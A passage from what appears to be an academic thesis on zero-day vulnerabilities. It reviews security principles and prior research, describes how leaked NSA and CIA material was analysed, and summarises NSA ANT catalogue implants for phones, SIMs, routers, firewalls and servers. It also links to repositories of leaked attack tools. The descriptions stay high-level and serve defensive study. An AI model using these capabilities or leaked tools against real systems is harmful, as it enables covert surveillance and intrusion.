Tailor system controls to the unique security requirements of the organisation.
Create a solid security policy to serve as the basis for information system design.
Ensure that security is a fundamental consideration of the system's design.
Specify in detail both the logical and the physical security boundaries controlled by the relevant security policies.
Use open standards whenever possible when creating security to facilitate interoperability across platforms.
Security requirements should all be developed using the same language to allow for comparison and evaluation.
Security designs should enable feasibly upgrading technology as it becomes available.
External systems are deemed insecure.
Protect against known attack classes, e.g., insider, physical or proximity attacks.
Describe and preclude frequent recurring errors and/or vulnerabilities, e.g., buffer overflows, lack of input validation, excessive privilege, etc.
To reduce the chance of flaws be as simple as possible and as complicated as necessary.
Multi layer security removes single points of failure and increases effort for attackers.
Security services are implemented by multiple components that are distributed physically and logically, e.g., centralised network based authentication for multiple hosts.
Systems should be resistant to penetration or circumvention of their security controls.
Employ mitigation techniques to limit and/or contain exploits of vulnerabilities.
Security measures should cater for multiple levels of security on the same infrastructure.
Create information systems which resist attack, contain damage and recover rapidly.
Minimize the parts, i.e., people, processes, technology, to be trusted in a system.
Mission critical resources should be logically or physically separated from publicly accessible systems.
Separate information systems and/or networks using access control devices and policies.
To apply suitable access control, users and processes require authentication.
Enforce the use of individual identities to ensure accountability.

Audit mechanisms should enable the detection of unauthorised access and allow for later investigation.
Ensure the concept of the *least privilege necessary* is used to limit exploitation severity.
Information should be protected during storage, transit and processing.
Systems that are end of life should be decommissioned securely to prevent loss of confidentiality.
Aim for security control ease of use in daily operations.
Create and practice business continuity plans to ensure availability.
Bespoke or customized systems may be required when off the shelf systems cannot provide sufficient security.
Use developers that are trained in secure software development.

2.2.2 Security Practices

Swanson and Guttman (1996) identify 14 security practices for information technology, presented in Table 2.2, which provide guidance to organisations on effective controls, objectives and procedures, or as a means to assess the existing policies and procedures of the organisation.

These security practices include managing risk and information technology assets across their entire lifespan, people via pre-hiring screening, training and job design as well as utilising authentication, authorization and accounting to control access and provide audit trails to support monitoring and investigation. Additional areas addressed by security practices include the use of encryption to confirm identity, confidentiality from unauthorised parties and integrity by preventing modification as well as addressing disasters through planing and prevention efforts.

Table 2.2: Security practices

Security policy provides direction from management in the form of rules, goals and responsibilities to address organizational, issue and system security objectives.
Security program management takes place at a centralized or organizational level, and more specific (in term of technology or function) system level programs.
Risk management in the form of assessing and mitigating risk.
Managing security at every stage of the information system life cycle from acquisition to disposal.

Staff should be screened before being hired, positions should be designed and accounts should be managed to support the security objectives.
Security awareness training to address the human element.
Maintaining physical and environmental security through access control, preventing fire, flood, collapse, etc.
Business continuity planning and testing to allow for recovery from disasters.
Incident response team allows for a rapid, effective response to incidents.
Support and operation tasks need to consider and cater for security.
Access control to determine who can do what through the use of ACLs, encryption, firewalls, etc.
Identification, where the user claims an identity, and authentication, where the claim is verified, form the basis of most access control systems.
Enabling auditing to ensure accountability, detect intrusion, etc. by means of collecting and maintaining audit trails.
Using cryptography to maintain confidentiality, integrity and confirm identity through the use of standards, key management, etc.

2.3 Research Around Zero-Day Vulnerabilities

The third section of this literature review details how zero-days vulnerabilities are discovered and developed and by whom. It looks at exploits developed for vulnerabilities. Lastly it also examines existing work on categorising these vulnerabilities and exploits.

2.3.1 Players in Finding and Exploiting Vulnerabilities

There are numerous groups of people who research zero-day vulnerabilities and the exploits for them. These include private industry, academic researchers, government and criminals. Gostev (2012) defines three categories of cyber attackers who can exploit zero-days for spreading or executing their malware, namely cybercriminals, hacktivists or nation states.

Google Project Zero was announced by Evans (2014a) on 14 July 2014. It entailed hiring security researchers who could dedicate their time to security research. The types of research undertaken by the project encompasses analysis of programs, exploitation and mitigation as well as anything else deemed useful. Findings are posted to a blog where they detail recent bugs and exploits that have been discovered and reported to vendors

Table 2.3: Project Zero blog posts per year

Year	Posts
2014	11
2015	33
2016	17
2017	19
2018	22

and manufacturers who have fixed them. Table 2.3 shows the number of posts per year by Project Zero.

Governments maintain stockpiles of exploits for vulnerabilities as show by the National Security Agency (NSA) and Central Intelligence Agency (CIA) leaks. In the CIA's list of exploits, Attler (2015) was the last editor of the page that included the type of and the access granted by the exploit.

According to Gibney (2016) Nitro Zeus was a US plan to take down Iran in the event of war that entailed shutting down civilian systems, e.g., the power grid as well as the transport, communication and financial systems. An air-gapped network was not sufficient to protect the nuclear centrifuge control systems from being infected.

2.3.2 How are Vulnerabilities Found

Methods for finding vulnerabilities and the implications thereof are also mentioned in the Project Zero write-ups. Beer (2014) states that a good way to find new bugs quickly is to look at existing ones. These new bugs may occur as variations of the original bug or because the patch for the original bug only addressed symptoms rather than the underlying cause.

Jurczyk (2017) states that binary diffing is a common practice to work out what vulnerability was fixed in a patch. The author also highlights that it can be used to compare different versions of the same product. This can reveal that some products that no longer receive patches, e.g., Windows 7 whose mainstream support ended in January 2015[17], have vulnerabilities that have been fixed by patches to newer versions of the product.

2.3.3 Existing Categorization Efforts

Some individual categorization of vulnerabilities has taken place in the form of identifying the class(es) to which bugs in a certain product belong. Other efforts include categorisa-

[17] `https://support.microsoft.com/en-us/lifecycle/search/?c2=14019`

tion in vulnerability databases and grouping of exploits.

Newly discovered security flaws resulting in vulnerabilities, are often found to be new examples of existing bug categories. For example, Evans (2014b) writes that five bugs that they had found some months earlier in MacOS X and which had subsequently been patched by Apple, were of types which included heap corruption, integer underflow and null pointer deference. In this post Evans (2014b) also provided a link[18] to all of their project's publicly visible bugs. As of 28 January 2018, there were 1282 bugs with statuses of fixed, duplicate, will not fix and invalid; by 20 December this had increased to 1746. While the textual bug descriptions often contain the type of bug, the bugs did not have specific type fields or labels to allow for sorting, selecting or other processing by bug type.

A further example of newly discovered vulnerabilities belonging to existing categories or types of vulnerabilities is provided by Fratric *et al.* (2017) who provided a breakdown of the types of vulnerabilities they found during their investigation of Microsoft's *jscript.dll*. The seven vulnerabilities found using fuzzing and manual analysis were classed variously as either use-after-free, heap overflows, uninitialized variables or out-of-bounds reads.

There are numerous academic researchers who are discovering new vulnerabilities. These academics also categorise existing defences, e.g., Gruss *et al.* (2017) organise row hammer defences into categories.

IC Off the Record (2013) has divided the United States NSA's ANT catalogue into 11 categories. These are mobile networks and phones, routers, firewalls and wireless networks, computers and servers, room surveillance as well as USB, monitors and keyboards. It does not provide any other groupings or analysis of the exploits.

There is a database of CVE which was started and opened by MITRE. Worldwide there are numerous CVE Numbering Authorities that assign CVE IDs according to Mitre (2018a). The vulnerabilities in the CVE database have been made available in the following categories by Özkan (2018): denial of service, code execution, overflow, memory corruption, SQL injection, cross-site scripting, traversing directories, HTTP response splitting, bypassing of controls, gaining information or privileges and cross-site request forgery.

Schneier (2014) wrote a series of blog posts named 'NSA Exploit of the Day' each of which detailed an exploit from the NSA's ANT catalogue. The author states that his motivation for running the series on the NSA exploits was to get people thinking about them and figuring out how to defend against the techniques used as these would likely be used by

[18] `https://bugs.chromium.org/p/project-zero/issues/list?can=1&num=100&start=0`

criminals in the future. Schneier (2014) states that many of the individual exploits from the ANT Catalogue had not received coverage from the security community. Therefore, he published an exploit per day requesting his readers to comment on how it functions, detection methods, how it might have evolved and so on. The published exploits of the day did have some tags, e.g., BIOS, hardware and rootkits, phones, geolocation, etc., which could be used to categorize this store of exploits for zero-day vulnerabilities.

The comments for each of the exploit-of-the-day require review and analysis to determine if they suggest viable detection and/or prevention methods.

2.3.4 Preventing Zero Days

There are many classes of attacks, some of which have had protections developed for them. One such class of attacks for which a defence has been developed is buffer overflow attacks. According to Cowan *et al.* (1998) while it is a simple matter to patch individual buffer overflows, the scale of the problem is large. The authors introduce StackGuard, a compiler extension that protects against buffer overflow attacks by causing programs to enter a fail-safe state instead of yielding control to the attacker.

However, Richarte (2002) states that this is not a perfect defence because originally the stack protection only protected the return address from being overwritten while leaving the saved frame pointer vulnerable. The authors describe various attacks that can bypass the protections and solutions to some of these problems. They conclude that while not a complete solution to the problem of buffer overflows, stack protection does reduce the possibility of successfully exploiting them.

Auditing code before it gets shipped and deployed provides a method of preventing many zero-day vulnerabilities from entering production. However, due to the volume of code being written, this process needs to be automated while generating as few false positives as possible. To achieve this outcome, Perl *et al.* (2015) present `VCCFinder` which checks code commits for vulnerabilities using both code metrics and metadata from the source code repository.

Li *et al.* (2018) state that while low false positive rates are important for usability, they are not the only consideration and the false negative rate also needs to be low for the tool to be useful, i.e. not missing vulnerabilities. They present `VulDeePecker` which uses deep learning and code gadgets that comprised of lines of codes to achieve low false positive and negative rates with the possibility of being able to detect zero-day vulnerabilities.

Software vulnerabilities can also be predicted with Shin *et al.* (2011) writing that the files containing vulnerabilities can be predicted by using the three metrics of code complexity, churn and developer activity.

While modifying programs to not be vulnerable is one approach, another is to change the environment, e.g., the OS to mitigate against attacks.

Linux Kernel Runtime Guard, announced by Peslyak (2018), is a loadable kernel module that performs integrity checks of the running kernel and detects exploits against it. The author states that it can likely detect future exploits that do not specifically bypass it. Those attacks that seek to avoid it will incur penalties in the form of added complexity and/or reduced reliability of their exploit.

2.3.5 Summary

This chapter covered most of the technical background needed to understand the attacks described in the later chapters. It also provided an introduction to the principles of information security to provide context for the attacks and suggested defences. Lastly, it discussed existing research into zero-day vulnerabilities.

The next chapter gives an overview of the research process undertaken.

Chapter 3

Research Methodology

Vulnerabilities lead to development of exploits by threat actors. These exploits can be examined to identify where vulnerabilities exist and sometimes how and why the vulnerability is exploitable. In some instances it is possible to determine the root cause of the vulnerabilities, e.g., a bad design decision. This chapter details the steps taken in finding relevant information on zero-days and how this is subsequently used.

3.1 Steps in Research of Zero-Day Material

The first step entailed identifying relevant literature sources of zero-days; each area of material was then subjected to analysis to identify vulnerabilities, exploits and attacker techniques. The analysis consisted of critical reading bearing in mind opportunities to cross-reference, confirm or negate questions, identify authenticity and detect patterns of exploitation, vulnerabilities and methods.

After having downloaded the files for the Equation Group Leak (binary and documentation files), the Vault 7 (Content Management System) and the Vault 8 (Git Source Code repository) releases, the analysis was started. It began by identifying the richer sources by searching, scanning and skimming files and removing older versions of files, pages, tools where they did not add value. Searching based on file content was performed using the *pdfgrep* and *rgrep* (recursive *grep*) command-line utilities while searching based on filename was performed using the *find* command. Older versions of the Vault 7 files were identified as they contained links to the "Latest version" which could be searched for to identify and move these files. This was an iterative process as shown in the flow chart in Figure 3.1.

Following the initial screening process the identified files of interest, e.g., documentation, binary files, repositories, and so on, were examined for meta-data with the use of the *exiftool* and various git commands. Binary files for which the source code was not available were disassembled using the *radare2* reverse engineering framework as shown in Figure 3.2.



Figure 3.1: Initial screening process



Figure 3.2: Metadata analysis and disassembly

The identified human readable content was then analysed as per Figure 3.3. This entailed reading both exploit tool user guides to identify vulnerabilities, exploits and the methods of employing these to breach system security and development documentation for exploit tools to understand how such tools are developed providing insight into what bad actors are willing and capable of doing. Similarly, notes from operations to gain unauthorised access to information systems were read to understand how and in what combinations the exploit tools are employed and to gain insight into the operational practices and tactics of attackers.

The body of material was searched (again with *rgrep*, *find* and *pdfgrep*, `strings`, `awk`, etc.) for other references to terms and names discovered from the above processes, which initiated further reading and analysis of the referencing documents and tools to provide additional insight into the exploit and its use amongst others. Additional sources of content included the documentation on (wiki) intranet pages, source code, comments and commit messages, which show which programming and scripting languages are used and what techniques are employed. The reading of research reports commissioned or created by the attackers provided information on what avenues of attack they are considering pursuing.

After completing this substantial information finding phase, the attacker methods, exploits, vulnerabilities and their potentials root causes were documented in a generalised, non-implementation specific manner (see Chapter 4). Potential defences and mitigations for these generalised attacks and weak points were then compiled (see Chapter 5).

3.2 Sources of Zero Days

Before embarking on this research we needed to identify sources of zero-day vulnerabilities that have been targeted through the development of exploits and the use of the latter to intrude into information systems. In the last few years there have been a number of leaks consisting of documentation and tools (including exploits) which include descriptions of how they were developed, function and were used to gain unauthorised access to information systems.

These leaks revealed the tools and techniques used by intelligence agencies to exploit the vulnerabilities. Whereas security researchers would practice responsible disclosure allowing for vendors to develop and their customers to apply patches, intelligence agencies kept their finds secret while exploiting them. This allows for assessing the real world



Figure 3.3: Content analysis and cross-referencing

impact of zero-days due to utilisation by attackers and consideration of what mitigation tactics, if these had been in place at the time of attacks, would have prevented them.

These leaked data sources are described in Chapter 4 as well Appendices B, C, D, E, F and G.

The NSA ANT Catalog represents a novel collection of 50 mostly hardware based exploits (IC Off the Record, 2013). These exploits cover numerous areas, e.g., cellular networks, computers and networking equipment, thereby providing a useful cross section of what is possible.

Oddjob is a simple software based beacon implant (Jones *et al.*, 2012). Due to its small payload size it was feasible to reverse engineer some of these payloads to understand what function they serve and how they were implemented as demonstrated in Section 4.2.1.

Trick or Treat is a collection of files[1] showing compromises of Internet facing Unix systems using zero-day exploit tools that are described in Section 4.2.2. It represents an example of an attacker project to create a launch pad for their attacks by compromising systems belonging to third parties unrelated to themselves or their intended victims. This launch pad is used in the case studies and is therefore broken out into Appendix B.

The Unix Network Penetration in Section 4.2.3 shows that attackers are able to compromise Unix computer systems with the secret tools and procedures that they have created to do so (NSA, 2008). Many organisations, e.g., Mobile Network Operators (MNOs), use such systems resulting in attackers having access to call and associated data.

The numerous, hitherto unknown CIA Hacking techniques and tools were revealed as part of the Vault 7 (WikiLeaks, 2017) and Vault 8 (WikiLeaks, 2018) releases. These provide insight into attacker development methods and the resultant tools. This sheds light on the attacker's mindset and approach to compromising information security.

NSA Quantum is a collection of man-on-the-side network based attacks (NSA, n.d.). These are of interest due to their unusual nature that constitutes a novel attack type and as they are used in the case study in Chapter 7, are expanded upon in Appendix D.

Oracle databases are enterprise class databases used in multiple industries. As databases contain data they are rich targets for attackers seeking to gain information (Barnes and Director, 2011). The Equation Group Leaks include a directory containing a number of

[1] `https://github.com/adamcaudill/EquationGroupLeak/tree/master/trickortreat`

files for gaining access to and extracting information from Oracle databases[2]. These tools provide insight into how attackers can survey and extract data from databases, e.g., as performed during the SWIFT network intrusion and are thus explained in Appendix E.

The analysis of the attacker tools and techniques described in Chapter 4 and the above mentioned appendices, yielded various types or classes of attacker approaches and techniques which were written up in Chapter 5. Defences against the generic attack types are suggested in Chapter 6 before being employed in Chapter 7.

The SWIFT Network Penetration in Chapter 7 provides a case study of the intrusion into the Windows server based network belonging to a financial services company (NSA, 2013c). It explains how the attackers penetrated and then moved laterally within the network, establishing a beachhead, mapping out the network, before searching for and extracting the targeted financial information. Some defences proposed in Chapter 6 are considered to see if they might have stopped the attack.

3.3 Summary

This chapter gave an overview of the steps taken in finding and consolidating information on zero-days exploits. The next chapter provides an analysis of the sources which informs the two subsequent chapters which document the attack and defence techniques, respectively.

[2] `https://github.com/adamcaudill/EquationGroupLeak/tree/master/Linux/etc/oracle`

Chapter 4

Analysis of Sources

This chapter contains an analysis of the selected data sources. Attacks are described in a manner that allows for the attack to be both understood and for the key method(s) employed to be discussed. Additional data sources that are dependencies of the attacks are explored in the appendices and referenced accordingly. The attacker methods, techniques and approaches used in the attacks described in this chapter, are discussed in Chapter 5.

4.1 NSA ANT Catalogue

The NSA's Tailored Operation Unit (TAO) had 50 pages of their ANT catalogue released. As each page described the implementation of a technique, this affords us insight into 50 of the techniques and implementations they used to surveil people. This section is broken down into ten subsections from cellular phone networks and phones, to routers and firewalls, wireless networking, through servers and computers, USB and networking ports, monitors and keyboards, before concluding with room surveillance.

To facilitate understanding and categorisation of the attack approaches and techniques employed in these implementations, each implementation was described in its own paragraph and a table was created in each of the ten subsections to compare and contrast the implementations. This aided in identifying commonalities for the syntheses of categories for the attack approaches and techniques presented in Chapter 5, for example, overcoming air gaps in Subsection 5.5.1, interception in Section 5.6, location finding in Section 5.7 and gaining persistence in Section 5.8.

4.1.1 Cellular Phone Networks

Cellular phone networks are a pervasive feature of modern day economies. They serve to connect people's cellular phones for voice and data traffic. Various tools have been created to imitate and/or monitor cellular phones. These devices and their capabilities are described below and compared in Table 4.1.

Table 4.1: Cellular network tools

Name	GSM	UMTS	CDMA 2000	NIB	Base Station	Surveillance	Location	Imitation	Hardware	USD Cost
Candygram	*				*	*		*	*	40k
Typhon-HX	*			*	*	*	*	*	*	175.8k
Cyclone-Hx9	*			*		*		*	*	70k
Nebula	*	*	*	*		*		*	*	250k
EBSR	*				*	*		*	*	40k
Entourage	*	*	*						*	70k
Waterwitch	*	*	*				*		*	unknown
Genesis	*						*		*	15k
Crossbeam	*								*	4k

One method of monitoring handset locations described by NSA (2008a) under the code name CandyGram, is to set up an imitation GSM cell that monitors for a list of target handset phone numbers to enter its area of operation and then sends an alert via Short Message Service (SMS) when one of them does so, i.e. providing tripwire functionality.

By creating a Network In a Box (NIB) such as `Typhon-HX`, it is possible to "find, fix and finish" people by locating their handsets when these register with the unit (NSA, 2008n). The NIB provides a macro sized cell via a Base Transceiver Station and a core network consisting of a Mobile Switching Center (MSC), Visitor Location Register, Gateway Mobile Switching Centre, Home Location Register, Serving GPRS Support Node and Gateway GPRS Support Node which means that it can process calls and handle SMS.

Another implementation of the NIB concept is the `Cyclone-Hx9` system by NSA (b). Like the `Typhon` system it is a macro class Base Transceiver Station with +43dBm giving it a 32km range. It uses the `Typhon` GUI and supports all the features and applications of `Typhon`.

GSM is not the only networking technology to be exploited using the NIB technique. The Nebula implementation offers macro cell power and range for GSM, UMTS and CDMA2000 (with Long-Term Evolution under development) while retaining the Typhon GUI (NSA, 2009e). Multiple units can be connected via 802.3 and 802.11 back-haul links to form a network of cells.

For situations where geographically smaller deployments are required `EBSR`, a pico class (1Watt) GSM base station offers a pico cell (NSA, 2009a). It supports `CandyGram` /

`LandShark` functionality. Multiple units can be connected via 802.3 or 802.11 back-haul links to form a network of cells.

The Entourage application can use the `HollowPoint` system consisting of four SDRs to determine the bearing (direction) of a handset in relation to the device (NSA, 2009b).

Another implementation for locating handsets with the use of SDR is `WaterWitch` by NSA (2008o). A directional antenna allows for determining the direction of the handset. Through modification of a GSM handset to include a SDR and additional Random Access Memory (RAM) the NSA (2009c) created Genesis which is able to survey networks, locate handsets and record RF spectrum.

It is possible to collect, compress and transmit GSM voice data using a tool such as `CrossBeam` (NSA, 2008e). The technology suite has computer, phone, software and (optional) Digital Signal Processor components.

4.1.2 Mobile Phones

Table 4.2: Mobile phone tools

Name	Technology	SIM toolkit	Mobile OS	OTA install	SMS	Surveillance	Exfiltration	Hardware	Software	USD Cost
Dropout Jeep			iOS			*			*	0
Tote Ghostly			Windows		*	*	*		*	0
Tote Chaser	Satelite		Windows			*		Mod	*	unknown
GopherSet	GSM	*		*	*		*		*	0
Monkey Calendar	GSM	*		*	*		*		*	0
Picasso	GSM					*		*	*	2k

Mobile phones constitute a rich source of data for attackers. These devices typically contain contact data, login details for web based services, payment information, location information and personal information such as chat logs and photos. They can also provide functionality such as audio and camera capture. Six exploits are described below and are compared in Table 4.2.

To target iPhones, the NSA (2008h) was developing the `StraighBizarre` implant, `DropoutJeep`. Functionality was to include remote uploading and downloading for files from the device,

accessing SMS, contacts, voicemail, location as well as capturing from the microphone or camera. The initial release required physical access to install but remote access installation was planned.

In order to conduct surveillance of devices running the Windows Mobile OS, `ToteGhostly` was under development by NSA (2008l). The software implant can push and pull files from the device, retrieve SMS, contacts, voicemail and location as well as make use of the camera and microphone. Data can be exfiltrated over SMS or General Packet Radio Service. As part of the `FreeFlow` project it supported the `Turbulance` architecture. Encrypted communications are supported. Installation required physical access to the device with remote installation being pursued.

Not only mobile phone handsets but also the Subscriber Identity Module (SIM) cards can be targeted. `GopherSet` by NSA (2008m) uses the SIM Toolkit (STK) Application Programming Interface (API) to read contact, call and SMS data and then send these to a pre-defined number via SMS. `GopherSet` can be loaded onto a SIM by a Smart Card reader or Over the Air if the service provider's security configuration allows.

Another such tool targeting the SIM is `MonkeyCalendar` also by NSA (2008w). It also uses the STK API however its purpose is to gain geo-location data from the handset and send that via SMS.

Satellite phones can also be targeted, e.g., using `ToteChaser` by NSA (2008k) which is a Windows CE implant for Thuraya dual mode (Satellite and GSM) phones. GSM location via Location Area Code (LAC), Mobile Country Code, Mobile Network Code and timing, and GPS information as well as call, contact and other user data can be sent via SMS from modified handsets.

Mobile phone handsets can also be physically modified to collect and exfiltrate information. One such project is `Picasso` by NSA (2008b), which collects room audio, user and location data as well as providing data exfiltration via SMS. Data includes incoming and outgoing call numbers, International Mobile Subscriber Identity (IMSI) and phone number, PINs and cellular network information such as LAC, Temporary Mobile Subscriber Identity, network registrations and authentications.

4.1.3 Routers

Routers are responsible for routing packets between different networks, e.g., between WAN and LAN. They are used for core and edge networking by enterprises and service providers,

Table 4.3: Router exploits

Name	OEM	Model	Location	Technique	USD Cost
SchoolMontana	Juniper	J-series	BIOS	SMM	Unknown
SierraMontana	Juniper	M-series	BIOS	SMM	Unknown
StuccoMontana	Juniper	T-series	BIOS	SMM	Unknown
HeadWater	Huawei		Boot ROM		Unknown

e.g., Telecom companies and Internet Service Provider (ISP)s. The router exploits are described below and compared to each other in Table 4.3.

To exploit three series of Juniper routers, three techniques were developed: for the J-series, SchoolMontana (NSA, 2008d), for the M-series, SierraMontana (NSA, 2008e), and lastly, for the T-series routers, StuccoMontana (NSA, 2008i). All three techniques entail modifying the device's BIOS to exploit the SMM handler to run the implant. The implant serves to allow implants, e.g., Validator, to survive compact flash replacement and OS upgrade or re-installation.

Non-US routers in the form of Huawei are targeted by the HeadWater implant (NSA, 2008p). This implant in installed in the boot Read Only Memory (ROM) and offers a Persistent Backdoor (PBD) allowing the router to be controlled remotely in secret. The PBD can then capture and examine packets passing through the router.

4.1.4 Firewalls

Firewalls serve as gatekeepers on networks and connect network segments of differing trust and/or privilege levels, e.g., separating an office LAN from the Internet. Four exploits for firewall appliances are described below and compared in Table 4.4.

In order to maintain persistence on Cisco Adaptive Security Appliance (ASA) and PIX firewalls, the NSA (2008t) created a firmware implant named `JetPlow`. It modifies the OS running on the firewall device and persists the `BananaGlee` software implant if supported, otherwise it has the capability to install a PBD for later use. It also serves as a means to exfiltrate data from the network.

Cisco firewalls were not the only US manufacturer targeted with multiple exploits developed for Juniper firewalls. Similar to the JetPlow implant for Cisco firewalls, `SouffleTrough` by the NSA (2008g) is a firmware implant. It is written to the BIOS of the device and makes use of Intel's SMM to increase its dependability and concealment. It offers a PBD

Table 4.4: Firewall appliance exploits

Name	OEM	Location	Firmware	USD Cost
JetPlow	Cisco		*	0
SouffleTrough	Juniper	BIOS	*	0
GourmetTrough	Juniper		*	0
FeedThrough	Netscreen (Juniper)		*	unknown
HalluxWater	Huawei	Boot ROM	*	0

and adds persistence for the `BananaGlee` software implant while providing a path for communications with which to exfiltrate data and beacon home.

A second implant for Juniper firewalls is `GourmetTrough` by the NSA (2008n). It offers beaconing, a PBD and allows the `BananaGlee` software implant to persist across both reboots and OS upgrades.

To target the Netscreen firewalls acquired by Juniper, the `FeedThrough` implant by the NSA (2008i) runs every time the device boots. It allows for the software implants `ZestyLeak` and `BananaGlee` to persist reboots and OS upgrades.

Firewalls manufactured by non US companies were also targeted as per NSA (2008o). Huawei Eudemon firewalls were comprised with the HalluxWater implant into the device's boot ROM which creates a PBD via the `TurboPanda` insert tool aka `PIT`. The implant survives both OS and automatic boot ROM upgrades as it installs when the device reboots.

4.1.5 Wireless Networking

Table 4.5: Wireless LAN exploits

Name	Form factor	Functionality	Hardware	USD Cost
NightStand	Laptop & antennas	Remote injection	*	Varies with configuration
Sparrow-II	Embedded	Battery powered Expandable	*	6k

Wireless networking can be both a point of attack and exploitation for attackers or a method of communicating for controlling implants or gathering data. Two methods are discussed below and summarised in Table 4.5.

In order to gain entry into systems where wired access is not available, NightStand was created by the NSA (2008x). It is a standalone device consisting of a laptop running Linux combined with external antennas and amplifiers to extend the range to 13 km. It was used to target one or more Windows based computers and could inject wireless network packets in a manner that was undetectable to the user.

Sparrow-II is an embedded Linux OS computer with small size, weight and power consumption allowing for two hours WLAN collection operation from battery (NSA, 2008h). It runs the BlindDate set of tools and is expandable with up to four mini-Peripheral Component Interconnect (PCI) devices to provide additional functionality, e.g., location via GPS.

4.1.6 Servers

Table 4.6: Server exploit tools

Name	OEM	Attack Surface	Technique	USD Cost
DeityBounce	Dell	BIOS	SMM	0
IronChef	HP	BIOS	SMM	0
GodSurge	Dell	Joint Test Action Group (JTAG)	FluxBabbit hardware	500

Server computer systems are often used to store information in databases and file stores. When located in a data centre they tend to run continuously and are at the core of a network, i.e., behind the perimeter security measures. This makes them an attractive target for harvesting data or gaining persistence on a network. Three server exploits are described below and compared in Table 4.6.

To obtain persistence on servers the NSA (2008g) created DeityBounce, which is installed in the BIOS of Dell servers remotely or via USB. It utilises SMM to execute during the loading of the OS.

Another method of gaining persistence on Dell servers was to install the GodSurge software on the FluxBabbit hardware module (NSA, 2008l). The hardware implant is connected to the JTAG interface for processors located on the server's motherboard.

These attacks are not limited to Dell servers. In order to target HP servers, the NSA (2008s) created IronChef, which much like DeityBounce, is installed in the BIOS and uses

SMM. However, it is capable of bidirectional communication over RF, e.g., GSM via a hardware implant.

4.1.7 Computers

Computers represent rich targets for those who wish to access information as they are used for creating, modifying, storing and transmitting data. Nine exploits for computers are described (see Table 4.7 for a comparative listing of them).

Persistence for software implants is often gained through the use of hardware implants. Ginsu provides persistence for the Kongur software implant on systems that have the BullDozer PCI bus hardware implant installed (NSA, 2008k).

One implant that makes use of existing OS functionality is WistfullToll (NSA, 2008p) which extracts forensic information from a computer through the use of WMI and registry extraction. This implant can be run as either a standalone or as a plugin for the UnitedRake or StraightBizzare frameworks.

Where there is no network connectivity available, a hardware device containing a RF transceiver such as `HowlerMonkey` (NSA, 2008q) can be added to a hardware implant. The `HowlerMonkey` units are available in a variety of form factors, e.g., `FireWalk` at 16 mm x 16 mm or `SutureSailor` at 30.5 mm x 6 mm.

When creating hardware implants various functionality is required. `JuniorMint` (NSA, 2008u) is one such package that contains an ARM v9 controller @900MHz with 32 MB internal flash storage (with optional 2 GB flash) and 64 MB of RAM as well as an Field Programmable Gate Array (FPGA) containing 10752 slices with 128 MB of RAM.

To meet smaller form factor requirements hardware implants can be miniaturised. For example, the `Maestro-II` as per NSA (2008v) provides an ARMv7 @66MHz with 4 MB of flash storage, 8 MB of RAM and an FPGA with half a million gates in a form factor of 20.8 mm x 10.4 mm.

